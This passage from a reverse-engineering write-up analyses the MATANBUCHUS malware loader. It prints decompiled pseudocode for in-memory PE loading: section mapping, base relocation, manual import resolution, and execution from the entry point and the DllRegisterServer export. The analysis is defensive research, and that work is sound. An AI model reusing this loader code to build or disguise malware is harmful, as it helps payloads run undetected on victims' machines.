    if ( new_image_virtual_buff )
    {
      w_memmove_0(new_image_virtual_buff, file_DOS_header, 64);// write DOS header in
      w_memmove_0(&new_image_virtual_buff[v6], &image_NT_Header, 248);// write NT header(signature PE + file header + optional header)
      w_memmove_0(
        &new_image_virtual_buff[v6 + 248],
        section_headers,
        40 * image_NT_Header.FileHeader.NumberOfSections);// write section headers in
      if ( v6 > 0x40 )
        w_memmove_0(new_image_virtual_buff + 64, v2, v6 - 64);
      for ( section_index = 0; section_index < image_NT_Header.FileHeader.NumberOfSections; ++section_index )
      {
        section_raw_address = (section_headers[section_index].PointerToRawData + local_file_buffer_ea);
        w_memmove_0(
          &new_image_virtual_buff[section_headers[section_index].VirtualAddress],// write each section in according to section headers
          section_raw_address,
          section_headers[section_index].SizeOfRawData);
      }
```

To relocate the PE, the malware checks if its requested image base from the optional header is the same as the address of the allocated buffer. If it is not and the PE contains a relocation table, MATANBUCHUS relocates it by iterating through each block in the table and relocates fields in the PE according to the difference between the bases.

```
pe_header_offset = (image_base + *(image_base + 60));
image_base_from_optional_header = pe_header_offset->OptionalHeader.ImageBase;
if ( image_base == image_base_from_optional_header )// manually relocate PE if current
                                                    // image base ≠ image base
                                                    // in optional header
  return 1;
if ( !pe_header_offset->OptionalHeader.DataDirectory[5].VirtualAddress )// base relocation exists?
  return 1;
for ( relocation_block_va = (image_base + pe_header_offset->OptionalHeader.DataDirectory[5].VirtualAddress);
      relocation_block_va->SizeOfBlock;
      relocation_block_va = (relocation_block_va + relocation_block_va->SizeOfBlock) )
{
  v2 = (relocation_block_va->SizeOfBlock - 8) >> 1;
  for ( i = 0; i < v2; ++i )
  {
    v8 = *(&relocation_block_va[1].VirtualAddress + i) >> 12;
    if ( v8 )
    {
      if ( v8 != 3 )
        return 0;
      offset = *(&relocation_block_va[1].VirtualAddress + i) & 0xFFF;
      *(image_base + offset + relocation_block_va->VirtualAddress) += image_base - image_base_from_optional_header;
    }
  }
```

Next, the malware manually resolves the addresses of imported APIs in the PE's import table. It first checks if the import table exists in the PE's data directory and iterates through each import descriptor in the table if it exists. For the library name in the import descriptor, MATANBUCHUS calls **GetModuleHandleA** or **LoadLibraryA** to retrieve its handle depending if the library is loaded in memory or not.

```
v3 = (image_base + *(image_base + 60));
if ( !v3->OptionalHeader.DataDirectory[1].VirtualAddress )// import table data dir exists?
  return 1;
for ( import_descriptor = (image_base + v3->OptionalHeader.DataDirectory[1].VirtualAddress);// iterate through import table
      import_descriptor->Name;
      ++import_descriptor )
{
  library_base = w_GetModuleHandleA(image_base + import_descriptor->Name);
  if ( !library_base )
  {
    LoadLibraryA = get_LoadLibraryA(L"KERNEL32.dll", 0);
    library_base = LoadLibraryA(image_base + import_descriptor->Name);// load each imported DLL in memory
  }
  if ( !library_base )
    return 0;
```

Next, the malware retrieves the virtual address of the PE's Import Lookup Table through the import descriptor. It iterates through this table, extracts each API's name or ordinal number, calls **GetProcAddress** to retrieve its address from the loaded library, and writes the result back into the PE's table.

```
if ( !library_base )
  return 0;
if ( import_descriptor->Characteristics )
  import_lookup_table_rva = (image_base + import_descriptor->Characteristics);
else
  import_lookup_table_rva = (image_base + import_descriptor->FirstThunk);// virtual address of Import Lookup Table
v4 = 0;
while ( *import_lookup_table_rva )
{
  image_import = (image_base + *import_lookup_table_rva);
  if ( image_import->Name[0] )
    API_address = w_GetProcAddress_0(library_base, image_import->Name);// name = imported API name
  else
    API_address = w_GetProcAddress_0(library_base, image_import->Hint);// hint = API's ordinal number
  if ( import_descriptor->FirstThunk )      // FirstThunk = Import Address Table RVA
    *(image_base + import_descriptor->FirstThunk + v4) = API_address;// write imported API address to Import Address Table
  else
    *import_lookup_table_rva = API_address;
  ++import_lookup_table_rva;
  v4 += 4;
}
```

Once this is done, MATANBUCHUS executes the PE from memory by retrieving its entry point address from the optional header and executes a **call** instruction to launch it.

```
if ( relocate_PE(new_image_virtual_buff) && manually_import_APIs(new_image_virtual_buff) )
{
  (&new_image_virtual_buff[image_NT_Header.OptionalHeader.AddressOfEntryPoint])(new_image_virtual_buff, 1, 0);
}
else
{
  w_VirtualFree(new_image_virtual_buff, 0, 0x8000);
  return 0;
```

Beside launching the PE from its entry point, the malware resolves the string “DllRegisterServer” in memory, calls a function to find the export **DllRegisterServer’s** address in the PE’s export table, and launches the PE from it.

```
v4 = get_inner_address(v22);
dll_base = manually_load_and_launch_PE_entrypoint(v4);
Virtual_DllRegisterServer_addr = find_PE_export_address(dll_base, DllRegisterServer_STR);
if ( !Virtual_DllRegisterServer_addr )
{
  mem_free(dll_base);
  v16 = get_ExitProcess(L"Kernel32.dll", 0);
  v16(0);
}
Virtual_DllRegisterServer_addr();
v5 = get_inner_address(v22);
w_HeapFree(v5);
mem_free(dll_base);
```

The function to find an export address iterates through each export in the PE’s export directory, extracts its name, and returns its address if the name matches with the target export being looked up.

```
if ( dll_base )
{
  image_export_dir = (dll_base + *(dll_base + *(dll_base + 0x3C) + 0x78));
  address_of_names_list = (dll_base + image_export_dir->AddressOfNames);
  address_of_name_ordinals_list = (dll_base + image_export_dir->AddressOfNameOrdinals);
  address_of_funcs_list = (dll_base + image_export_dir->AddressOfFunctions);
  if ( image_export_dir->NumberOfNames <= image_export_dir->NumberOfFunctions )
    NumberOfFunctions = image_export_dir->NumberOfFunctions;
  else
    NumberOfFunctions = image_export_dir->NumberOfNames;
  for ( i = 0; i < NumberOfFunctions; ++i )
  {
    if ( i >= image_export_dir->NumberOfFunctions )
    {
      PE_export_name = 0;
      v12 = i;
    }
    else
    {
      PE_export_name = (dll_base + address_of_names_list[i]);
      v12 = address_of_name_ordinals_list[i];
    }
    export_addr = dll_base + address_of_funcs_list[v12];
    if ( export_name_1 == image_export_dir->Base + v12 || PE_export_name && !strcmp(PE_export_name, export_name) )
      return export_addr;
  }
}
```

And with that, we have fully analyzed MATANBUCHUS’s functionalities as a loader! If you have any questions regarding the analysis, feel free to reach out to me via Twitter.

Source: https://www.0ffset.net/reverse-engineering/matanbuchus-loader-analysis/